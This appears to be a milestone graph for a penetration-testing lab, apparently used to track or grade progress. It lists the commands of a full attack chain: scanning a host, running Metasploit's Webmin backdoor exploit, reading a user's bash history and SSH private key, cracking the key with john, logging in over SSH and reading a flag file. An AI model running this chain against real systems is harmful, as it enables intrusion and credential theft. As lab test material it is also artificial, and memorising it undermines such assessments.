
start
Type: command
Tool: nmap
Opts: ['172.18.1.5']
Req. nodes: []
port_found
Type: command
Tool: nmap
Opts: ['-sV', '172.18.1.5']
Req. nodes: []
Type: command
Tool: searchsploit
Opts: ['webmin']
Req. nodes: []
Type: command
Tool: cat
Opts: ['/etc/services']; ['services']
Req. nodes: []
vulnerability_found
Type: command
Tool: msfconsole
Opts: []
Req. nodes: []
metasploit_opened
Type: msf4-history
Tool: search
Opts: ['webmin']; ['CVE-2019-15107']
Req. nodes: [metasploit_opened]
searched_for_exploit
Type: msf4-history
Tool: use
Opts: ['/exploit/unix/webapp/webmin_backdoor'];
['exploit/unix/webapp/webmin_backdoor'];
['unix/webapp/webmin_backdoor']; ['webapp/webmin_backdoor'];
['webmin_backdoor']
Req. nodes: [metasploit_opened]
exploit_used
Type: msf4-history
Tool: show
Opts: ['options']
Req. nodes: [metasploit_opened]
options_shown
Type: msf4-history
Tool: set
Opts: ['RHOST', '172.18.1.5']; ['rhost', '172.18.1.5']
Req. nodes: [metasploit_opened]
rhost_set
Type: msf4-history
Tool: set
Opts: ['RPORT', '10000']; ['rport', '10000']
Req. nodes: [metasploit_opened]
rport_set
Type: msf4-history
Tool: set
Opts: ['LHOST', '10.1.135.83']; ['lhost', '10.1.135.83']
Req. nodes: [metasploit_opened]
lhost_set
Type: msf4-history
Tool: check
Opts: []
Req. nodes: [exploit_used, rhost_set,
rport_set, lhost_set]
exploit_checked
Type: msf4-history
Tool: exploit
Opts: []
Req. nodes: [exploit_used, rhost_set,
rport_set, lhost_set]
Type: msf4-history
Tool: run
Opts: []
Req. nodes: [exploit_used, rhost_set,
rport_set, lhost_set]
exploit_executed
Type: command
Tool: cat
Opts: ['/root/WARNING-READ-ME.txt']; ['WARNING-READ-ME.txt']
Req. nodes: [exploit_executed]
file_viewed
Type: command
Tool: ls
Opts: ['-a', '/home/eve/']; ['-a', '/eve/']; ['-a']
Req. nodes: [exploit_executed]
eve_files_shown
Type: command
Tool: cat
Opts: ['.bash_history']['/home/eve/.bash_history'];
['eve/.bash_history']; ['.bash_history']
Req. nodes: [exploit_executed]
Type: command
Tool: less
Opts: ['.bash_history']['/home/eve/.bash_history'];
['eve/.bash_history']; ['.bash_history']
Req. nodes: [exploit_executed]
Type: command
Tool: more
Opts: ['.bash_history']['/home/eve/.bash_history'];
['eve/.bash_history']; ['.bash_history']
Req. nodes: [exploit_executed]
bash_history_displayed
Type: command
Tool: cat
Opts: ['/home/eve/.ssh/id_rsa']; ['eve/.ssh/id_rsa'];
['.ssh/id_rsa']; ['id_rsa']
Req. nodes: [exploit_executed]
view_ssh_key
Type: command
Tool: python
Opts: ['ssh2john.py', '*', '>', '*']
Req. nodes: [exploit_executed]
key_hashed
Type: command
Tool: john
Opts: ['--wordlist=/usr/share/wordlists/rockyou.txt',
'*']
Req. nodes: [key_hashed]
key_cracked
Type: command
Tool: chmod
Opts: ['0600', '*']; ['600', '*']
Req. nodes: [key_cracked]
ssh_key_permissions_changed
Type: command
Tool: ssh
Opts: ['-i', '*', 'eve@10.1.17.4']
Req. nodes: [ssh_key_permissions_changed,
bash_history_displayed]
connected_to_server
Type: command
Tool: cat
Opts: ['top-secret/flag.txt']; ['flag.txt']
Req. nodes: [connected_to_server]
end